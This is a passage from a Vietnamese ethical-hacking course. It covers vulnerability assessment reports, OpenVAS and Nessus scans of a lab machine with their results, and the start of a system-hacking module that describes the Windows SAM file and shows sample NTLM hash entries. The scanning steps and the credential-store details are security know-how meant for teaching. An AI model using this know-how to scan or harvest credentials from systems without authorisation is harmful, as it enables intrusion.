Note: This is the short help output. Use -H for full help text.

root@kali:~#
```

Screenshot of Nikto

Báo cáo đánh giá các lỗ hổng bảo mật

Vulnerability Assessment Reports là *báo cáo đánh giá các lỗ hổng bảo mật* được phát hiện trên hệ thống hoặc ứng dụng của một tổ chức, do một chuyên gia hoặc một công cụ phân tích tự động thực hiện. Báo cáo này bao gồm danh sách các lỗ hổng được phát hiện, cấp độ nguy hiểm của từng lỗ hổng, thông tin về cách khai thác lỗ hổng, cũng như đề xuất các biện pháp khắc phục và cải thiện bảo mật hệ thống.


Báo cáo đánh giá về lỗ hổng thường được sử dụng để hỗ trợ cho việc đánh giá và cải thiện bảo mật hệ thống, giúp cho các chuyên gia bảo mật có cái nhìn tổng quan về tình trạng bảo mật của hệ thống và đưa ra các quyết định phù hợp để giảm thiểu rủi ro bảo mật. Ngoài ra, báo cáo này cũng được sử dụng để thực hiện các công tác kiểm tra bảo mật thường xuyên để đảm bảo rằng hệ thống luôn đáp ứng được các yêu cầu về bảo mật của tổ chức và ngăn chặn các mối đe dọa bảo mật tiềm tàng.

Các công cụ như *Nessus Professional*, *GFI LanGuard* và *Qualys Vulnerability Management* được sử dụng để đánh giá các lỗ hổng này và cung cấp báo cáo đầy đủ về đánh giá theo định dạng cụ thể. Báo cáo cung cấp cảnh báo cho tổ chức về các cuộc tấn công tiềm năng và đưa ra các giải pháp đối phó.

Trong báo cáo bắt buộc phải chứa các thông tin sau:

- Tên và mã số CVE của lỗ hổng
- Ngày phát hiện lỗ hổng

- Điểm số dựa trên cơ sở dữ liệu các điểm dễ bị tổn thương và phơi nhiễm thông thường (CVE)
- Mô tả chi tiết về lỗ hổng
- Tác động của lỗ hổng
- Chi tiết về các hệ thống bị ảnh hưởng
- Chi tiết về quy trình cần thiết để khắc phục lỗ hổng, bao gồm các bản vá thông tin, sửa lỗi cấu hình và các port bị chặn.
- Bằng chứng về khái niệm (PoC) của lỗ hổng hệ thống (nếu có thể).



Các báo cáo đánh giá lỗ hổng được phân loại thành hai loại:

- Báo cáo lỗ hổng bảo mật (Security vulnerability reports)
- Tóm tắt lỗ hổng bảo mật (Security vulnerability summaries)

Mô-đun 5. Phần 3: Một số công cụ dò quét lỗ hổng

[OpenVAS](#) (Open Vulnerability Assessment System) là một bộ công cụ mã nguồn mở được sử dụng để thực hiện đánh giá lỗ hổng bảo mật trong hệ thống thông tin. Nó được phát triển bởi Greenbone Networks và được phân phối theo giấy phép GPL.


Công cụ OpenVAS

OpenVAS là gì?

OpenVAS sử dụng nhiều công cụ để quét và phát hiện các lỗ hổng bảo mật trong hệ thống, bao gồm các cơ sở dữ liệu lỗ hổng bảo mật, các công cụ quét mạng và các kịch bản thử tấn công. OpenVAS cũng cung cấp giao diện web đơn giản để quản lý quá trình đánh giá lỗ hổng. OpenVAS có thể được sử dụng để thực hiện kiểm tra bảo mật tự động trên hệ thống mạng, hệ thống máy tính và ứng dụng web. Kết quả kiểm tra bảo mật từ OpenVAS có thể được sử dụng để cung cấp thông tin về các lỗ hổng bảo mật và đề xuất các biện pháp bảo mật để giảm thiểu các rủi ro bảo mật.

Cài đặt OVAS

Cài đặt OpenVAS, giao diện sau khi cài đặt của nó như sau:




Giao diện OpenVAS

User mặc định là admin, để đặt lại mật khẩu sử dụng câu lệnh:

```
runuser -u gvm -g gvm -- gvmd --user=admin --new-password=changeme
```


Giao diện sau khi đăng nhập:



Giao diện sau khi đăng nhập của OpenVAS

Dò quét máy Linux

Vào Scan, chọn Task, sau đó tiếp tục chọn Task Winzard:




No Tasks available

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

Task Winzard

Cửa sổ **Task Winzard** xuất hiện, nhập địa chỉ IP muốn scan, ở đây mình scan một máy ảo chạy hệ điều hành CentOS 7:



Nhập IP vào Task Winzard

Nhấn **Start Scan**. Sau đó đợi trạng thái chuyển từ **Requested** sang **Done**. Quá trình này mất vài phút tới vài chục phút.

Name	Status	Reports	Last Report	Severity	Trend	Actions
Immediate scan of IP 192.168.36.145	62 %	1				

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

Quá trình scan đang diễn ra


Sau khi quá trình scan hoàn tất, ta thấy kết quả:

Name	Status	Reports	Last Report	Severity	Trend	Actions
Immediate scan of IP 192.168.36.145	Done	1	Wed, Apr 12, 2023 10:52 AM UTC	6.1 (Medium)		

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

Kết quả scan xong

Ta có thể bấm vào **Results** hoặc **Vulnerabilities** để xem danh sách các lỗ hổng:



Vulnerability	Severity	QoD	Host IP	Name	Location	Created
jQuery < 1.9.0 XSS Vulnerability	6.1 (Medium)	80 %	192.168.36.145		80/tcp	Wed, Apr 12, 2023 10:58 AM UTC
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	192.168.36.145		80/tcp	Wed, Apr 12, 2023 10:59 AM UTC
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)	80 %	192.168.36.145		22/tcp	Wed, Apr 12, 2023 10:56 AM UTC
Missing 'HttpOnly' Cookie Attribute (HTTP)	5.0 (Medium)	80 %	192.168.36.145		80/tcp	Wed, Apr 12, 2023 10:58 AM UTC
Missing 'HttpOnly' Cookie Attribute (HTTP)	5.0 (Medium)	80 %	192.168.36.145		8000/tcp	Wed, Apr 12, 2023 10:58 AM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	192.168.36.145		8000/tcp	Wed, Apr 12, 2023 10:56 AM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	192.168.36.145		80/tcp	Wed, Apr 12, 2023 10:56 AM UTC
Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)	95 %	192.168.36.145		22/tcp	Wed, Apr 12, 2023 10:56 AM UTC
TCP timestamps	2.6 (Low)	80 %	192.168.36.145		general/tcp	Wed, Apr 12, 2023 10:56 AM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	192.168.36.145		general/icmp	Wed, Apr 12, 2023 10:55 AM UTC

Danh sách các lỗ hổng đã dò quét được

Bấm vào từng lỗ hổng ta có thể thấy mô tả, phương pháp tấn công, những OS bị ảnh hưởng, giải pháp khắc phục, ...

HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	192.168.36.145	80/tcp
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)	80 %	192.168.36.145	22/tcp
Missing 'HttpOnly' Cookie Attribute (HTTP)	5.0 (Medium)	80 %	192.168.36.145	80/tcp

Summary

The remote HTTP web server / application is missing to set the 'HttpOnly' cookie attribute for one or more sent HTTP cookie.

Detection Result

The cookies:

```
Set-Cookie: XSRF-TOKEN=eyJhbGciOiJIUzI1NiIsInR5cCI6IkJFV2dXbEdxSFNnOIdpOXFnUFJUg6aEj2bVsM3psYmR3VHlZHZYijlacl0d1Y3QILCJtUml0iJ1MTI1ODZIMUyOWRh0WVJOTNmYtg1MGU3NTA2YjY1OTI4ODYyZlUxZTM4NTVmNjB1MzJkYzVjNDU1M2NlZlY3Iiwlwld0FfIoiIn0%3D; expires=Wed, 12 Apr 2023 05:53:27 GMT; Max-Age="**replaced**"; path=/; samesite=lax
are missing the "HttpOnly" attribute.
```

Insight

The flaw exists if a session cookie is not using the 'HttpOnly' cookie attribute.

This allows a cookie to be accessed by JavaScript which could lead to session hijacking attacks.

Detection Method

Checks all cookies sent by the remote HTTP web server / application for a missing 'HttpOnly' cookie attribute.

Details: Missing 'HttpOnly' Cookie Attribute (HTTP) OID: 1.3.6.1.4.1.25623.1.0.105925

Version used: 2023-01-11T10:12:37Z

Affected Software/OS

Any web application with session handling in cookies.

Thông tin chi tiết về lỗ hổng

Công cụ Nessus – Công cụ dò quét lỗ hổng bảo mật

Nessus là một công cụ mã nguồn mở được sử dụng để quét lỗ hổng bảo mật trên các hệ thống. Nessus có thể phát hiện ra các lỗ hổng, cung cấp thông tin chi tiết về những lỗ hổng đó

và đề xuất các giải pháp để khắc phục chúng. Nessus được sử dụng rộng rãi trong lĩnh vực an ninh mạng để đảm bảo rằng các hệ thống và ứng dụng được bảo vệ tốt nhất có thể. Nessus được phát triển bởi *Tenable Network Security*.

Một số chức năng của Nessus như:

- **Quét lỗ hổng bảo mật:** Nessus có thể quét lỗ hổng bảo mật trên các hệ thống, ứng dụng và thiết bị mạng.
- **Phát hiện lỗ hổng bảo mật:** Nessus có thể phát hiện ra các lỗ hổng bảo mật trên hệ thống và ứng dụng.
- **Xác định các giải pháp:** Nessus có thể đề xuất các giải pháp để khắc phục những lỗ hổng bảo mật được phát hiện.
- **Phân tích báo cáo:** Nessus cung cấp báo cáo chi tiết về các lỗ hổng bảo mật được phát hiện và các giải pháp được đề xuất.
- **Hỗ trợ các tiêu chuẩn an ninh:** Nessus có thể hỗ trợ các chuẩn mực an ninh như **CIS** (Center for Internet Security) và **PCI DSS** (Payment Card Industry Data Security Standard).
- **Đánh giá sự an toàn của hệ thống:** Nessus có thể đánh giá sự an toàn của hệ thống và ứng dụng để đảm bảo rằng chúng được bảo vệ tốt nhất có thể.



Giao diện cài đặt Nessus

Trong Nessus, **Policy** là một tập hợp các quy tắc được sử dụng để quét lỗ hổng bảo mật. Mỗi chính sách sẽ chứa các thiết lập để định cấu hình quá trình dò quét và đảm bảo Nessus sẽ quét

các lỗ hổng theo cách tối ưu nhất. Nó cũng cho phép người sử dụng tạo nhiều chính sách khác nhau để áp dụng cho các hệ thống và ứng dụng khác nhau.

- Loại dò quét: chẳng hạn như quét port, quét bảo mật web, quét server, quét cục bộ và quét từ xa.
- Các phương thức quét: TCP, UDP, ICMP và ARP.
- Các thiết lập báo cáo: định dạng báo cáo, ngôn ngữ báo cáo, cấp độ báo cáo.
- Các cài đặt quét nâng cao: quét ẩn danh, quét từ chối dịch vụ, quét trên các port bất thường, quét các file đặc biệt và quét các file lớn.

Giao diện sau khi đăng nhập như sau:

The screenshot shows the Nessus Essentials web interface. At the top, there's a dark header bar with the 'nessus Essentials' logo, 'Scans' (which is the active tab), 'Settings', and a user icon labeled 'admin'. Below the header is a navigation sidebar on the left containing sections for 'FOLDERS' (with 'My Scans' selected), 'RESOURCES' (with 'Policies', 'Plugin Rules', and 'Terrascan'), and a 'Tenable News' section with a 'Cybersecurity Snapshot' about ChatGPT. The main content area is titled 'My Scans' and displays a message: 'This folder is empty. Create a new scan.' There are buttons for 'Import', 'New Folder', and a blue 'New Scan' button. The bottom right corner of the main content area has a small watermark: 'Screenshot by Huy Tran'.

Giao diện sau khi đăng nhập Nessus

Host Discovery

Vào Scan, chọn New Scan, chọn Host Discovery. Ở đây mình sẽ tiến hành dò quét trên lớp mạng VMNet8 xem có những host nào đang chạy. Nhập name là “Discover VMNet8“.

New Scan / Discover VMNet8

[◀ Back to Scan Templates](#)

Settings

BASIC

- General
- Schedule
- Notifications

Name	Discover VMNet8
Description	
Folder	Test
Targets	192.168.36.145

Upload Targets [Add File](#)

[Save](#) [Cancel](#)

Thực hiện Host Discovery

Bấm **Save** để lưu. Sau đó bấm **Launch** để quá trình dò quét được bắt đầu.

Kết quả của mình như sau:

Discover VMNet8

[◀ Back to Test](#)

Configure Audit Trail Launch Report Export

Hosts 5 Vulnerabilities 2 History 1

Filter Search Hosts 5 Hosts

Host	FQDN	Ports
192.168.36.254		
192.168.36.145		
192.168.36.133	DESKTOP-AA74KA1.localdomain	135, 139, 445, 49664, 49665, 49...
192.168.36.2		
192.168.36.1		135, 49664, 49665, 49666, 4966...

Scan Details

Policy:	Discover VMNet8
Status:	Completed
Severity Base:	CVSS v3.0 ✓
Scanner:	Local Scanner
Start:	Today at 3:10 PM
End:	Today at 3:15 PM
Elapsed:	5 minutes

Vulnerabilities



- Critical
- High
- Medium
- Low
- Info

Kết quả Host Discovery

Web Application Tests

Mình thấy có IP 192.168.36.145, mình sẽ tiến hành scan web cho IP này. Tiếp tục vào **Scan**, chọn **New Scan**, chọn **Web Application**.

Scan Templates

[Back to Scans](#)

Scanner

User Defined

Search Lib

DISCOVERY



Host Discovery

A simple scan to discover live hosts and open ports.

VULNERABILITIES



Basic Network Scan

A full system scan suitable for any host.



Advanced Scan

Configure a scan without using any recommendations.



Advanced Dynamic Scan

Configure a dynamic plugin scan without recommendations.



Malware Scan

Scan for malware on Windows and Unix systems.



Mobile Device Scan

Assess mobile devices via Microsoft Exchange or an MDM.



Web Application Tests

Scan for published and unknown web vulnerabilities using Nessus Scanner.



Credentialated Patch Audit

Authenticate to hosts and enumerate missing updates.



Intel AMT Security Bypass

Remote and local checks for CVE-2017-5689.

Chọn Web Application Tests

Nhập tên, địa chỉ IP cần scan:

New Scan / Web Application Tests

[Back to Scan Templates](#)

Settings

Credentials

Plugins

BASIC

General

Schedule

Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name

Description

Folder

Targets

Upload Targets

Add File

Save

Cancel

Nhập tên, địa chỉ IP cần scan

Đợi vài phút để quá trình scan hoàn tất. Kết quả của mình như sau:

Hosts 1 Vulnerabilities 20 History 1

Filter ▾ Search Vulnerabilities 20 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
MIXED	5 Phpmyad...	CGI abuses	5
MIXED	2 PHP (Multi...	CGI abuses	2
MEDIUM	6.1		JQuery 1.2 < 3.5...	CGI abuses : XSS	2
MEDIUM	5.3		Browsable Web...	CGI abuses	1
MEDIUM	4.3 *		Web Applicatio...	Web Servers	2
MIXED	4 HTTP (Mul...	Web Servers	6
MIXED	4 Web Serve...	Web Servers	8

Scan Details

Policy: Web Application Tests
 Status: Running
 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: Today at 3:29 PM

Vulnerabilities

- Critical
- High
- Medium
- Low
- Info

Danh sách các lỗ hổng tìm thấy

Ta có thể bấm vào từng lỗ hổng để xem chi tiết kết quả.

Hosts 1 Vulnerabilities 20 History 1

MEDIUM JQuery 1.2 < 3.5.0 Multiple XSS

Description

According to the self-reported version in the script, the version of JQuery hosted on the remote web server is greater than or equal to 1.2 and prior to 3.5.0. It is, therefore, affected by multiple cross site scripting vulnerabilities.

Note, the vulnerabilities referenced in this plugin have no security impact on PAN-OS, and/or the scenarios required for successful exploitation do not exist on devices running a PAN-OS release.

Solution

Upgrade to JQuery version 3.5.0 or later.

See Also

<https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/>
<https://security.paloaltonetworks.com/PAN-SA-2020-0007>

Output

```
URL : http://192.168.36.145/vendors/jquery/dist/jquery.min.js
Installed version : 3.2.1
Fixed version : 3.5.0
```

JQuery 1.2 < 3.5.0 Multiple XSS

Mô-đun 6 – Phần 1: Bé khóa password trong System Hacking

System hacking là quá trình xâm nhập vào hệ thống máy tính của một tổ chức hoặc cá nhân mà không có sự cho phép của chủ sở hữu hệ thống, với mục đích truy cập và thay đổi thông tin hoặc dữ liệu trong hệ thống. Attacker sử dụng các kỹ thuật khai thác lỗ hổng bảo mật trong hệ thống, thường là bằng cách sử dụng các phần mềm độc hại hoặc mã độc để lấy được quyền truy cập. Hoạt động này có thể gây thiệt hại nghiêm trọng đến hệ thống và dữ liệu của tổ chức, vì vậy việc ngăn chặn và phòng thủ chống lại các cuộc tấn công xâm nhập là rất quan trọng trong bảo mật thông tin.

Chương này sẽ tìm hiểu về:

- Các kỹ thuật khác nhau để xâm nhập vào hệ thống
- Áp dụng các kỹ thuật leo thang đặc quyền
- Giải thích các kỹ thuật khác nhau để cướp và duy trì quyền truy cập vào hệ thống
- Các loại rootkit khác nhau
- Giải thích kỹ thuật ẩn giấu thông tin
- Kỹ thuật để che giấu bằng chứng về việc xâm nhập
- Các biện pháp phòng ngừa xâm nhập hệ thống

Windows Authentication

Windows xác thực người dùng với sự trợ giúp của ba cơ chế (giao thức) do Microsoft cung cấp.

Security Accounts Manager (SAM)

SAM là viết tắt của *Security Account Manager*, là một tệp dữ liệu quan trọng trên hệ điều hành Windows, chứa các thông tin xác thực tài khoản người dùng đăng nhập vào hệ thống. Gồm tên người dùng, mật khẩu và các thông tin quản lý tài khoản khác. Tệp SAM được lưu trữ trong thư mục **C:\Windows\System32\Config** trên hệ thống Windows NT, 2000, XP, Vista, 7, 8 và 10.

```

SAM File is located at c:\windows\system32\config\SAM
Administrator:500:NO PASSWORD*****:61880B9EE373475C8148A7108ACB3031:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
Admin:1001:NO PASSWORD*****:BE40C450AB99713DF1EDC5B40C25AD47:::
Martin:1002:NO PASSWORD*****:BF4A502DA294ACBC175B394A080DEE79:::
Juggyboy:1003:NO PASSWORD*****:488CDCDD2225312793ED6967B28C1025:::
Jason:1004:NO PASSWORD*****:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1005:NO PASSWORD*****:OCB6948805F797BF2A82807973B89537:::

```

↓ ↓ ↓ ↓

Username User ID LM Hash NTLM Hash

Cấu trúc của file SAM

SAM được bảo vệ bằng cách mã hóa và chỉ có quyền truy cập cho các quản trị viên hệ thống và các tài khoản hệ thống được ủy quyền. SAM là một trong những mục tiêu chính của attacker để ăn cắp thông tin xác thực và thực hiện các hoạt động xâm nhập khác.

Không thể sao chép file SAM sang một nơi khác vì hệ thống khóa file SAM bằng khóa hệ thống file độc quyền nên không thể sao chép hoặc di chuyển file trong khi Windows đang chạy. Tuy nhiên, attacker có thể trích xuất nội dung trên đĩa của file SAM bằng nhiều kỹ thuật khác nhau. File SAM sử dụng chức năng SYSKEY (trong Windows NT 4.0 và các phiên bản mới hơn) để mã hóa một phần hàm băm mật khẩu.



Lưu trữ mật khẩu người dùng bằng hàm băm LM/NTLM


Tệp SAM được lưu trữ tại **%SystemRoot%/system32/config/SAM** trong Windows và Windows sẽ gắn tệp đó vào registry trong HKLM/SAM registry hive. Nó lưu trữ mật khẩu được băm LM hoặc NTLM.

